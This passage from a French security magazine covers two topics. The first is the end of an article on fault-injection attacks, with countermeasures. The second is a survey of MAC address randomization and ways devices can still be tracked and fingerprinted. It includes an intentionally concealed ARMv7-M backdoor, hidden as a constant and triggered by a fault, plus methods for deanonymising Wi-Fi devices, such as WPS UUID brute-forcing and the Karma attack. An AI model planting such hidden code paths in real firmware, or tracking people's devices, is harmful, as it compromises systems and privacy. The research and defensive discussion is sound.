Vous travaillez pour la Evil Corporation (ou la NSA...) ? Voici comment cacher une petite porte dérobée très difficilement détectable, adapté au cas particulier d'un programme ARMv7-M sur microcontrôleur.

Nous allons ici parler de la porte dérobée, c'est-à-dire le lanceur de la charge utile, pas de la charge utile elle-même que je vous laisse imaginer et cacher.

Sans plus attendre, voici notre porte dérobée qui sert à attendre un certain temps pour faire clignoter une DEL.

```
void blink_wait()
{
  unsigned int wait_for = 3758874636;
  unsigned int counter;
  for(counter = 0; counter < wait_for; counter += 8000000);
}
```

Sans attaque par faute, votre puce ne montrera jamais de comportement compromis. Il faut une attaque pour déclencher cette porte dérobée, dans ce cas la valeur de **wait_for** est exécutée (la valeur étrange de cette variable est d'ailleurs le principal indice que quelque chose est louche).

Le principe est simple et se voit sur le code assembleur généré :

```
08000598 <blink_wait>:
push    {r7, lr}
sub     sp, #8
add     r7, sp, #0
ldr     r3, [pc, #44]    ; (80005cc <blink_wait+0x34>)
...
adds    r7, #8
mov     sp, r7
pop     {r7, pc} ; NOP après une injection de faute
.word    0xe00be00c ; @80005cc, 0xe00be00c = 3758874636
```

Nous utilisons une subtilité du compilateur gcc pour ARMv7-M (**arm-none-eabi-gcc** version 4.9.3 dans mon cas). Certaines constantes trop grandes dans une fonction (ici la valeur de **wait_for**) sont placées juste après le code de la fonction.

Ainsi, si on remplace l'instruction de retour de fonction (ici **pop {r7, pc}**) par un NOP à l'aide d'une injection de faute on va exécuter la mémoire juste après, donc la valeur de **wait_for**. Dans notre cas, cette valeur code deux instructions de branchements relatives renvoyant à l'adresse de notre charge utile.

Comme cette valeur est normalement une donnée, elle ne sera pas soupçonnée par de nombreux outils d'analyse statique. Sans la faute, la charge utile n'est normalement jamais exécutée. Il n'y pas de mécanisme simple avec une granularité suffisante pour empêcher d'exécuter ces données placées à la fin des fonctions.

4 Comment se protéger

Bon, nous avons vu l'efficacité des attaques par faute pour compromettre un code non nécessairement vulnérable à la base. On va donc chercher à se protéger de ces attaques. Comme souvent avec les attaques physiques, on ne cherche pas une protection absolue où l'attaque ne serait plus possible. Nous cherchons à augmenter le coût d'une attaque selon une ou plusieurs métriques prédéterminées : nombre de fautes à injecter, temps de l'attaque, coût de l'attaque...

4.1 Redondance, redondance

Expérimentalement, une attaque par faute n'est pas toujours facile. L'effet voulu est rarement obtenu dans 100 % des cas, parfois la carte plante... On peut rendre la vie de l'attaquant plus difficile encore, simplement en rajoutant de la redondance. Par exemple, répétez votre programme deux fois et vérifiez que les résultats sont identiques. Si l'attaquant à une probabilité p=0.1 de réussir une attaque, il a une probabilité $p^2 = 0.01$ d'en réussir deux consécutivement.

La redondance peut ainsi être temporelle, mais elle peut aussi être spatiale si le même calcul est réalisé en même temps sur plusieurs cœurs. Les codes détecteurs voire correcteurs d'erreurs sont également une forme de redondance.

4.2 Détecteurs matériels d'injection

Il est possible de détecter matériellement certaines tentatives d'injection électromagnétique, les perturbations d'horloge et d'alimentation. Il faut pour cela vérifier la durée de la propagation d'un signal dans un circuit combinatoire par rapport à la durée du cycle d'horloge.

Il faut dont générer un signal gardien qui est au niveau haut uniquement quand le front d'horloge est autorisé, à un moment où le circuit combinatoire est stabilisé. Pour cela, on utilise généralement des générateurs de délais paramétrables dont la source est le front d'horloge précédant. En multipliant ces détecteurs sur la surface de la puce, il devient possible de prévenir les tentatives d'injections, même localisées.

4.3 Contrer un NOP

Une méthode formelle a été développée au cours de sa thèse par **[Nicolas Moro]** pour contrer le modèle de faute NOP où une seule instruction peut être remplacée par un NOP. Cela consiste à transformer le programme à protéger en un programme qui supporte la suppression d'une de ses instructions. Il divise pour cela les instructions en classes.

D'abord, les instructions idempotentes, elles peuvent être répétées sans autres effets sur le programme permettant ainsi la protection recherchée.

```
mov r1,r8
mov r1,r8
add r3,r1,r2
add r3,r1,r2
```

Les instructions séparables forment la seconde classe. L'instruction peut être remplacée par une séquence d'instructions permettant la protection du code.

```
add r1, r1, r3
```

L'instruction précédente n'est pas idempotente, mais elle peut être remplacée par la séquence suivante où **rx** est un registre disponible au point considéré.

```
mov rx, r1
mov rx, r1
add r1, rx, r3
add r1, rx, r3
```

La troisième classe est constituée par les instructions que l'on ne peut protéger. Cette classe est relativement réduite : elle contient par exemple l'utilisation de certains registres de configuration.

À l'aide de ces règles, nous pouvons protéger la majeure partie d'un programme contre un modèle de faute NOP, mais le surcoût est énorme ! Et cela ne protège pas si le modèle est différent d'un seul NOP.

4.4 Control Flow Integrity (CFI)

Les techniques de CFI visent à garantir le bon déroulement d'un programme, c'est-à-dire son flot de contrôle. Voici une version simplifiée tirée de **[SOFIA]** qui nécessite une modification matérielle du processeur exécutant les programmes protégés. Voici un programme abstrait constitué de 6 instructions adressées par leur indice : **i0**, **i1**, **i2**, **i3**, **i4**, **i5**.

Ce programme va être chiffré avec le schéma suivant pour chaque instruction :

```
i' = E_k(PC_prec || PC) xor i
```

E_k est un algorithme de chiffrement avec une clé **k**, **i** est l'instruction à chiffrer, **i'** l'instruction chiffrée, **PC** le *Program Counter* (le pointeur d'instruction) à l'exécution de **i**, ici l'adresse de l'instruction exécutée **i**, et **PC_prec** est la valeur précédente du *Program Counter*. Ce chiffrement nécessite bien sûr de déterminer les différentes valeurs de **PC** pour chaque instruction à l'avance.

Ainsi lors de l'exécution d'un programme, le processeur sauvegarde la valeur précédente **PC_prev** du *Program Counter*. Le programme en mémoire est **i0'**, **i1'**, **i2'**, **i3'**, **i4'**, **i5'**.

Pour exécuter **i5**, on déchiffre à la volée :

```
i5 = E_k(4 || 5) xor i5'
```

L'exécution est correctement déchiffrée si la succession des valeurs de **PC** est correcte. Si le flot de contrôle est modifié, par exemple par une attaque en faute, l'instruction ne pourra pas être déchiffrée correctement.

Ce schéma garantit la succession des valeurs de *Program Counter*, liées au flot de contrôle. Il y a bien sûr quelques inconvénients... Le plus important est que le schéma présenté ne permet que des flots de contrôle linéaires, pas de branchements. Le papier complet **[SOFIA]** propose un cas de figure où une instruction possède deux prédécesseurs hors du cadre simplifié présenté ici.

Conclusion

Nous avons vu la puissance des attaques par faute, mais aussi leur difficulté expérimentale. Il n'est pas toujours aisé d'obtenir exactement l'effet recherché. Tous les systèmes accessibles physiquement par l'attaquant sont exposés au risque, en particulier l'IoT. Ces attaques sont très peu prises en compte, à l'exception notable des cartes à puce efficacement protégées aujourd'hui. Le gros problème est que de plus en plus de fonctions critiques, comme le paiement, sont déplacées depuis des systèmes protégés (cartes à puce) vers des systèmes qui ne le sont pas suffisamment (téléphones).

Une attaque en faute ne compromettra directement qu'un seul objet, celui attaqué. Mais il est très difficile de se protéger contre un attaquant déterminé et bien financé. Notons que les technologies comme ARM TrustZone et Intel SGX ne protègent pas du tout des attaques physiques. Attention donc à ce qu'un objet compromis ne puisse en rendre d'autres vulnérables : les clés cryptographiques partagées sont à proscrire par exemple. ■

Remerciements

Merci à Sébanjila Kevin Bukasa, Jean-Louis Lanet, Hélène Le Bouder et Aurélien Palisse pour leurs aides et relectures.

Références

[RSA] Boneh et al., « *On the importance of checking cryptographic protocols for faults* », 1997

[ChipWhisperer] Site web officiel : https://newae.com/tools/chipwhisperer/

[RowHammer] Veen et al., « *Drammer: Deterministic Rowhammer Attacks on Mobile Platforms* », 2016

[CLKSCREW] Tang et al., « *Exposing the perils of security-oblivious energy management* », 2017

[Giraud] Giraud, « *DFA on AES* », 2004

[Nicolas Moro] Moro, « *Sécurisation de programmes assembleur face aux attaques visant les processeurs embarqués* », 2014

[SOFIA] De Clercq et al., « *SOFIA : Software and control flow integrity architecture* », 2016

SANS EMEA

WWW.SANS.ORG

SANS Paris 2018

SANS will host the following Paris events in 2018:

12–17 MARCH, 2018	25–30 JUNE, 2018	19–24 NOVEMBER, 2018
SANS Paris March	**SANS Paris June**	**SANS Paris November**

CYBER DEFENCE, DIGITAL FORENSICS,
INCIDENT RESPONSE, MANAGEMENT,
PENETRATION TESTING,
SECURE SOFTWARE DEVELOPMENT,
ICS AND AUDIT.

+44 203 384 3470 EMEA@SANS.ORG @SANSEMEA

WWW.SANS.ORG/SECURITY-TRAINING/BY-LOCATION/EMEA/PARIS-FR

MAC ADDRESS RANDOMIZATION : TOUR D'HORIZON

Célestin MATTE
Thèse opérée au sein de l'INSA Lyon

mots-clés : 802.11 / WIFI / PRIVACY / MAC ADDRESS RANDOMIZATION

Depuis fin 2014, différents constructeurs d'appareils mobiles, et en particulier de smartphones, annoncent avec fierté l'ajout et l'amélioration progressive d'une nouvelle technique de protection contre le traçage des téléphones : le changement aléatoire d'adresse MAC (MAC address randomization). Il était effectivement temps de s'attaquer au problème du traçage physique, attaque triviale devenue extrêmement problématique depuis la prolifération massive de ce genre d'appareils.

1 Introduction

Depuis récemment, les systèmes de traçage Wi-Fi se multiplient. Ceux-ci enregistrent la présence des appareils équipés d'une interface Wi-Fi active au cours du temps (notamment les smartphones), ce qui permet entre autres de calculer leur mobilité (cf. une représentation schématique en figure 1). Des exemples existent dans de nombreuses villes de France et dans le monde : centres commerciaux à Paris et Rennes, musées et métro de Londres, le long de routes à Lyon et Houston... Une entreprise singapourienne effectue même la collecte à l'aide de drones. L'armée américaine utiliserait également des drones pour sniffer des villes entières en zone de conflit **[1]**. Le traçage Wi-Fi est donc un problème à l'échelle planétaire.




Fig. 1 : Exemple schématique d'un système de traçage WI-Fi.

2 Traçage Wi-Fi : fonctionnement

S'il existe beaucoup de manières de tracer un smartphone moderne (cf. article de *MISC n°81* **[2]**), se servir des données de la couche MAC est particulièrement efficace. Les appareils possédant une interface Wi-Fi active, afin de connaître la liste des réseaux proches disponibles, effectuent des scans. Pour cela, ils envoient continuellement des trames appelées *probe requests*, sollicitant une réponse des points d'accès alentours. Ce mécanisme s'appelle la découverte de service. Il est également possible pour les appareils d'attendre de recevoir les annonces des points d'accès alentours, mais ce mode de fonctionnement est moins utilisé par les smartphones, car il est plus lent (plus de latence), et consomme plus de batterie puisqu'il nécessite d'écouter la ligne plus longuement.

Le mécanisme de découverte de service rend le traçage trivial pour plusieurs raisons :

- les appareils possédant une interface Wi-Fi émettent des trames sur cette couche plusieurs fois par minute ;
- ces trames sont émises même si l'appareil n'est pas associé à un point d'accès (autrement dit, connecté à un réseau Wi-Fi) ;

- toutes ces trames contiennent un identifiant unique, l'adresse MAC de la carte Wi-Fi de l'appareil.

Cette adresse MAC est un numéro de série globalement unique de 6 octets, habituellement représenté sous le format suivant : ab:cd:ef:01:23:45. Les trois premiers octets constituent l'*Organizationally Unique Identifer* (OUI). Toute valeur de cet OUI doit être réservée (achetée) par les constructeurs pour pouvoir être utilisée. Cette association est publique. Par conséquent, l'adresse MAC par défaut d'une carte Wi-Fi permet de connaître son constructeur.

2.1 Et encore d'autres raisons de scanner

À noter aussi que, de manière problématique, beaucoup d'appareils modernes émettent des *probe requests* même si l'interface Wi-Fi est désactivée, afin de conserver les capacités de géolocalisation. En effet, on peut localiser un appareil par trilatération en connaissant les réseaux Wi-Fi proches. Sous Android, plusieurs options gèrent l'envoi de *probe requests*, dont une option « scan toujours actif ». Cette option est souvent bien cachée dans les options de l'appareil. Constatez par vous-même : sur un OnePlus One sous Oxygen OS (la version d'Android customisée de OnePlus), il faut aller dans ***Paramètres*** > ***Localisation*** > 3 petits points en haut à droite > ***Recherche*** pour trouver l'option (cf. figure 2). Même en la cherchant expressément, nous ne l'avons pas trouvée nous-mêmes **[3]**.




Fig. 2 : Localisation de l'option permettant de désactiver les scans WI-Fi sous la version d'Android utilisée par OnePlus.

De manière similaire, la dernière version d'iOS ne désactive plus les scans lorsque l'option Wi-Fi est désactivée. Cela est officiellement annoncé par Apple **[4]**.

3 MAC address randomization : fonctionnement

Heureusement, une technique pour faire face à cette situation commence à se développer : le changement aléatoire d'adresse MAC (*MAC address randomization*, que nous abrègerons « randomization » dans la suite de cet article). Cette technique fut introduite dans un article de 2005 **[5]**. L'idée est simple : remplacer fréquemment l'adresse MAC par une nouvelle adresse aléatoire. Ainsi, un système de traçage ne sera plus en capacité d'effectuer le lien entre deux détections de trames émises par le même appareil, et ne pourra donc plus calculer sa mobilité.

4 Différences d'implémentations

La randomization commença à être implémentée en 2014 en tant que fonctionnalité principale de divers systèmes d'exploitation :

- iOS à partir d'iOS 8 ;
- Windows depuis Windows 10 ;
- Android depuis Android 6.0 (un patch gère également Android 5.0 pour certains appareils) ;
- certains drivers Linux depuis le kernel 3.18.

De par l'absence de standardisation, les différents fabricants se sont chacun mis à implémenter la randomization de leur propre manière. De plus, la technique nécessite un support correct de 3 composants produits par des acteurs différents pour fonctionner correctement :

- le firmware du chipset Wi-Fi ;
- le driver équivalent, commandant ce dernier ;
- les applications du système d'exploitation.

Ces dernières peuvent être multiples. Par exemple, sous Android, un processus système s'occupe de provoquer des scans réguliers, mais ceux-ci peuvent également être déclenchés par n'importe quelle application possédant la permission `CHANGE_WIFI_STATE`. En conséquence, on observe des patterns de scans irréguliers sur de nombreux appareils, notamment s'ils sont manipulés. Pour donner un exemple, la figure 3 en page suivante montre les temps entre deux scans successifs sur un canal donné pour un Nexus 6P lorsque celui-ci est manipulé. On voit clairement que des scans ont lieu à intervalle régulier toutes les 30 secondes, suivis d'un nouveau scan une seconde plus tard. Mais de nombreux scans ponctuels cassent cette régularité. On observe une bien plus grande régularité sur un appareil non manipulé.

Un manque de support par un des trois composants impliqués dans la randomization peut expliquer une implémentation incomplète. Par exemple, un commentaire dans le premier driver Linux implémentant la randomization indique que l'adresse MAC ne peut pas être changée à chaque scan, par manque de support du firmware **[6]**.

Voyons plus en détail les spécificités existantes dans les implémentations principales.

4.1 iOS

Apple a commencé à ajouter la randomization avec iOS 8. Dans cette version, elle n'est utilisée que lorsque les appareils sont en sleep mode et non associés. En pratique, il est laborieux de parvenir à obtenir des trames avec adresses aléatoires, même en cherchant activement à le faire. iOS 9 étend la randomization à des cas plus généraux. Nos tests montrent que la randomization est désormais activée lorsque l'écran est allumé.

Sous iOS, l'ensemble de l'adresse MAC est aléatoire, y compris les 3 premiers octets. Ceci efface la possibilité de savoir qu'une trame provient d'un appareil Apple, information pouvant être dérivée de ces octets.

Les appareils Apple que nous avons observés (iOS 8 et 9) conservent fréquemment la même adresse aléatoire sur plusieurs scans d'affilée.

4.2 Android

Sous Android, seuls les 3 derniers octets de l'adresse MAC sont aléatoires. Les trois premiers (OUI) prennent la valeur spécifique à Android DA:A1:19. Comme Android est open source, certaines surcouches constructeurs changent cet OUI. Par exemple, le Nexus 6 de Motorola remplace cet OUI par 92:68:C3.

Les appareils Android que nous avons testés (6.0) changent d'adresse à chaque scan.

4.3 Windows

Windows introduit une fonctionnalité intéressante : la randomization n'est pas utilisée uniquement pour la découverte de service, mais également tout au long de l'association. En conséquence, les appareils connectés à un réseau ne révèlent pas leur vraie adresse MAC. Pour ce faire, une adresse est générée à partir du nom de réseau, de l'adresse MAC et de deux clés secrètes (une relative au réseau et une propre à l'interface Wi-Fi) :

adresse = `SHA256(SSID, adresse_mac, connection_id, secret)[0:6]`.

4.4 Tails

Tails, distribution Linux orientée anonymat, utilise une implémentation particulière. Au démarrage de la machine, une adresse aléatoire est générée et utilisée pour toute la session. Seuls les 3 derniers octets de l'adresse sont anonymisés.

5 Pourquoi ce n'est pas suffisant

Pour de nombreuses raisons, la randomization seule n'est pas suffisante. Les *probe requests* ne contiennent pas qu'une simple adresse MAC, ils sont riches en informations pouvant être exploitées pour effectuer le lien entre deux trames, voire créer un *fingerprint* de l'appareil cible. Un *fingerprint* (empreinte) est un identifiant de l'appareil créé à partir des différentes informations récupérées. Si cet identifiant n'est pas unique, on parle de quasi-identifiant.

5.1 SSIDs

Le premier problème, et pas des moindres, est connu depuis longtemps. Il s'agit du fait que les noms de réseaux connus de l'appareil (*Service Set IDentifiers* ou SSIDs) sont souvent ajoutés aux *probe requests*. En effet, tous les appareils n'ont pas encore abandonné ce mode de fonctionnement au profit des *probe requests* dites « broadcast » contenant un SSID nul et forçant tous les points alentours à répondre.

Ce problème est plus large que celui qui nous intéresse aujourd'hui, puisque les noms de réseaux connus possèdent de l'information supplémentaire sur leur utilisateur. Leur sémantique peut par exemple contenir des noms de personnes ou de lieu, voire des informations sensibles (« Juvenile Detention Classroom » est un vrai nom de réseau rencontré *in the wild*). Les noms de réseaux uniques peuvent être reliés à une localisation précise via des bases de données publiques **[7]**.




Fig. 3 : Différence de temps entre deux scans successifs sur le canal 9 en fonction du temps sur un Nexus 6P manipulé.

Pour revenir à notre problème, un SSID utilisé par une seule personne dans une population cible (par exemple, un réseau domestique) pourra faire office d'identifiant unique. Une combinaison de SSIDs plus communs peut facilement aboutir au même résultat. Changer l'adresse MAC n'est alors plus vraiment utile si les probe requests contiennent un autre identifiant unique.

```
62.303819   d2:cc:8c:c8:94:1a  Broadcast  802.11   131 Probe Request, SN=2609,
62.359162   d2:cc:8c:c8:94:1a  Broadcast  802.11   131 Probe Request, SN=2610,
78.282951   f6:0b:d9:19:9a:eb  Broadcast  802.11   141 Probe Request, SN=2617,
78.284922   f6:0b:d9:19:9a:eb  Broadcast  802.11   142 Probe Request, SN=2618,
78.286251   f6:0b:d9:19:9a:eb  Broadcast  802.11   152 Probe Request, SN=2619,
78.287718   f6:0b:d9:19:9a:eb  Broadcast  802.11   145 Probe Request, SN=2620,
```

Fig. 4 : Un changement d'adresse MAC aléatoire sans remise à 0 du numéro de séquence. Il est trivial d'identifier que toutes les trames proviennent du même appareil. Les numéros de séquence manquants correspondent aux probe requests émises sur les autres canaux.

5.2 Numéros de séquence

Les numéros de séquences (*sequence numbers*) peuvent également être exploités pour faire le lien entre deux groupes de trames proches. En effet, ceux-ci changent de façon prédictible (très généralement contiguë). Un changement d'adresse ne passe alors pas inaperçu : cf. figure 4.

Il est à noter que les numéros de séquence sont inutiles pendant la découverte de service. Ils pourraient sans soucis être laissés à 0 ou prendre une valeur aléatoire.

5.3 Autres identifiants prédictibles

Sur le même modèle que les numéros de séquences, d'autres identifiants dont la valeur change de façon prédictible d'une trame à l'autre peuvent servir à faire le lien entre plusieurs trames émises avec des adresses MAC différentes. C'est le cas par exemple d'un champ nommé **`Dialog Token`**, présent dans les trames du protocole Wi-Fi Direct, un protocole permettant l'échange de données directement entre deux stations (clients Wi-Fi).

Un autre exemple est le **`scrambler seed`**, un champ de la couche physique utilisé par une des méthodes de codage de l'information utilisée dans les technologies Wi-Fi, OFDM (*Orthogonal Frequency-Division Multiplexing*). Afin d'améliorer les performances du codage, les trames sont XORées avec une valeur générée par un PRNG à partir d'une graine (le **`scrambler seed`**). Cette graine est ajoutée à chaque trame afin que la cible puisse la décoder. Le problème qui nous intéresse est que cette graine varie de façon prédictible, voire pas du tout (selon les implémentations) et peut donc être utilisée comme identifiant ou quasi-identifiant d'un appareil. Notons que, comme ce dernier cas exploite un champ de la couche physique, il nécessite l'emploi d'un matériel plus avancé (et coûteux) qu'une simple carte Wi-Fi.

5.4 Information Elements

Il reste un dernier champ contenant de l'information intéressante : les *Information Elements* (IEs, aussi appelés tags ou *tagged parameters*). Ceux-ci servent à indiquer les capacités de l'appareil vis-à-vis de nombreux protocoles (débits supportés, nombre de porteuses disponibles, support de nombreux aspects de protocoles…). Par exemple, l'IE « HT capabilities » représenté en figure 5 indique de nombreuses informations relatives au support du Wi-Fi sur la bande des 5 GHz.

Ces IEs étant présents en grande quantité, ils peuvent être utilisés pour former un *fingerprint* de l'appareil. Afin de quantifier l'information apportée par chaque champ, on peut utiliser l'entropie, qui mesure cela.

L'entropie donne une mesure en bits, n bits d'entropie signifiant qu'un appareil est identifiable parmi 2^n en moyenne dans un jeu de données. L'entropie se calcule de la manière suivante :

$$H_i = -\sum_{j \in f_{i,j}} f_{i,j} * \log_2(f_{i,j})$$

où $f_{i,j}$ est la fréquence de la valeur j pour l'élément i dans le jeu de données.

Pour cette étude, nous nous sommes inspirés de Panopticlick, outil en ligne assez célèbre qui effectue ce calcul pour les navigateurs web **[8]**.

Après quantification sur d'importantes bases de données de *probe requests* (jusqu'à 8 millions d'enregistrements), nous avons trouvé les résultats suivants.

Si on considère chaque IE individuellement :

- un IE unique peut apporter plus de 5 bits d'entropie ;
- tous les IEs étudiés (une dizaine parmi les plus courants) conservaient toujours la même valeur dans toutes les trames émises pour plus de 95% des appareils ;
- certains IEs, tels que « Supported rates » (qui, comme son nom l'indique, donne les débits supportés), sont présents dans presque toutes les *probe requests* observées ;
- pour prendre un exemple, l'IE « HT capabilities info » est un sous-champ de l'IE présenté en figure 5. Sur l'un de nos jeux de données, cet IE apporte 4.74 bits d'entropie, est ajouté dans les *probe requests* de 90% des appareils et ne change jamais de valeur pour 95.9% de ceux-ci.

Si on considère l'ensemble des IEs ajoutés dans les trames d'un appareil donné, l'entropie doit être calculée pour le tout. On ne peut pas simplement additionner les

```
▼Tag: HT Capabilities (802.11n D1.10)
   Tag Number: HT Capabilities (802.11n D1.10) (45)
   Tag length: 26
 ▼HT Capabilities Info: 0x100c
    .... .... .... ...0 = HT LDPC coding capability: Transmitter does not support receiving LDPC coded packets
    .... .... .... ..0. = HT Support channel width: Transmitter only supports 20MHz operation
    .... .... .... 11.. = HT SM Power Save: SM Power Save disabled (0x0003)
    .... .... ...0 .... = HT Green Field: Transmitter is not able to receive PPDUs with Green Field (GF) preamble
    .... .... ..0. .... = HT Short GI for 20MHz: Not supported
    .... .... .0.. .... = HT Short GI for 40MHz: Not supported
    .... .... 0... .... = HT Tx STBC: Not supported
    .... ..00 .... .... = HT Rx STBC: No Rx STBC support (0x0000)
    .... .0.. .... .... = HT Delayed Block ACK: Transmitter does not support HT-Delayed BlockAck
    .... 0... .... .... = HT Max A-MSDU length: 3839 bytes
    ...1 .... .... .... = HT DSSS/CCK mode in 40MHz: Will/Can use DSSS/CCK in 40 MHz
    ..0. .... .... .... = HT PSMP Support: Won't/Can't support PSMP operation
    .0.. .... .... .... = HT Forty MHz Intolerant: Use of 40 MHz transmissions unrestricted/allowed
    0... .... .... .... = HT L-SIG TXOP Protection support: Not supported
 ▼A-MPDU Parameters: 0x19
    .... ..01 = Maximum Rx A-MPDU Length: 0x01 (16383[Bytes])
    ...1 10.. = MPDU Density: 8 [usec] (0x06)
    000. .... = Reserved: 0x00
 ▶Rx Supported Modulation and Coding Scheme Set: MCS Set
 ▶HT Extended Capabilities: 0x0000
 ▶Transmit Beam Forming (TxBF) Capabilities: 0x0000
 ▶Antenna Selection (ASEL) Capabilities: 0x00
```

Fig. 5 : Capture d'écran de l'Information Element « HT capabilities » présent dans une trame, sous wireshark.

entropies individuelles, car il y a de fortes dépendances dans les probabilités de présence des différents IEs. Nous avons calculé l'entropie globale des 12 IEs les plus répandus, et avons obtenu les résultats suivants :

- les valeurs de l'ensemble de ces IEs ne changent pas d'une trame à l'autre pour 90% des appareils.
- on obtient jusqu'à 7 bits d'entropie pour un jeu de données de 10 000 appareils, soit la possibilité d'identifier un appareil parmi 128.

Si ce chiffre de 1 parmi 128 peut paraître faible en comparaison de la taille du jeu de données, il faut prendre en compte le fait que ce dernier s'étale sur plusieurs mois. Les informations présentes dans les IEs peuvent servir dans des cas plus locaux, où la probabilité d'identifier uniquement un appareil serait plus élevée (sur une journée ou sur une heure par exemple).

5.4.1 WPS

En plus de l'entropie apportée par chacun de ces champs, il n'est pas impossible de carrément rencontrer des identifiants uniques dans ces IEs. Cela est problématique, puisque c'est précisément ce que l'on cherche à éviter avec la randomization. C'est notamment le cas avec l'IE indiquant le support du protocole WPS (protocole permettant de s'associer à un point d'accès en appuyant sur un bouton physique sur celui-ci, ce qui est déjà critiquable en terme de sécurité). Cet IE, utilisé par 4 à 8% des appareils dans nos jeux de données, contient un UUID, identifiant unique par définition. Comme si cela ne suffisait pas, la RFC relative aux UUIDs préconise leur génération à partir d'une adresse MAC **[9]**. L'implémentation majoritaire de cette génération est celle du logiciel wpa_supplicant. L'algorithme utilisé est présenté en figure 6. La seed utilisée pour le SHA1 étant publique (dans le code source de wpa_supplicant) et l'espace des adresses MAC possible étant assez réduit, on peut donc retrouver les adresses MAC utilisées pour générer le UUID par brute-force en seulement quelques secondes de calcul. C'est ce que nous avons fait, en obtenant pour résultat que l'adresse MAC des appareils utilisant cet IE est retrouvable de cette manière dans pas moins de 95% des cas.

Input: MAC: MAC address of an interface
Returns: 16-byte WPS UUID

$salt \leftarrow$ `0x526480f8c99b4be5a65558ed5f5d6084`
$UUID \leftarrow \text{SHA-1}(MAC, salt)$
$UUID[6] \leftarrow (5 \ll 4) \mid (UUID[6]$ & `0x0f`$)$
$UUID[8] \leftarrow$ `0x80` $\mid (UUID[8]$ & `0x3f`$)$

return $UUID[:16]$

Fig. 6 : Algorithme de génération d'un UUID dans wpa_supplicant.

5.5 Timing

Des travaux antérieurs ont montré la possibilité de créer un *fingerprint* d'un appareil à partir du pattern d'émission de ses *probe requests*. Ces travaux utilisaient

plusieurs heures de trafic pour entraîner un classifieur, alors en mesure de décider si une autre capture de trafic provenait du même appareil ou non. Dès lors que la randomization est utilisée, cela devient plus difficile. Une adresse MAC n'est gardée que lors d'un scan unique, ce qui ne laisse qu'un faible nombre de *probe requests* pour entraîner notre classifieur.

Toutefois, nous avons quand même réussi à obtenir quelques résultats montrant que le timing pouvait toujours apporter un peu d'information sur les appareils et ainsi former un quasi-identifiant. Plusieurs algorithmes de machine learning (apprentissage supervisé ou non) sont capables de déterminer avec une précision supérieure à celle d'un choix aléatoire si deux jeux de *probe requests* donnés proviennent du même appareil ou non à partir de leur timing (66% de précision contre 50% pour un choix aléatoire).

5.6 Autres soucis d'implémentations

Lors de nos tests sur différents appareils récents, nous avons pu constater d'autres manquements dans les implémentations de la randomization. Par exemple, les firmwares de certains chipsets génèrent des adresses aléatoires avec un biais tellement fort que nombre d'entre elles sont réutilisées plusieurs fois par le même appareil. Il est aussi courant de voir un appareil utilisant une adresse aléatoire lancer un scan avec sa vraie adresse MAC sous certaines conditions (par exemple, il suffit que l'écran soit allumé pour le Nexus 6P).

Pour prendre un exemple concret, voici ce que nous avons pu observer pour le Nexus 6P, un smartphone sous Android 6.0 sorti fin 2015. Pour ce faire, nous avons capturé son trafic avec plusieurs cartes en mode monitor, sur plusieurs canaux, pendant plusieurs jours (voir tableau ci-dessous).

Nous avons testé 6 smartphones récents de cette manière (Android et iOS), et avons trouvé des soucis similaires sur tous ceux-ci (au moins 2 par appareil).

5.7 Attaques actives

Si nous avons décrit jusque là des attaques utilisant des informations collectées passivement sur les trames émises, les attaques actives ne sont pas non plus à négliger. La randomization est utilisée dans la plupart des implémentations uniquement pour la découverte de service (à part celle de Windows 10), ce qui fait que d'autres cas de figure peuvent révéler accidentellement l'adresse MAC réelle de l'appareil. Par exemple, la célèbre attaque Karma consiste à publier un nom de réseau connu de la cible pour que celle-ci effectue une demande d'association. Si le but d'une telle attaque est généralement de se placer en position de man-in-the-middle, celle-ci peut être utilisée dans notre cas pour récupérer l'adresse réelle. En effet, toutes les trames échangées à partir de la demande d'association seront effectuées avec l'adresse MAC réelle dans la plupart des implémentations.

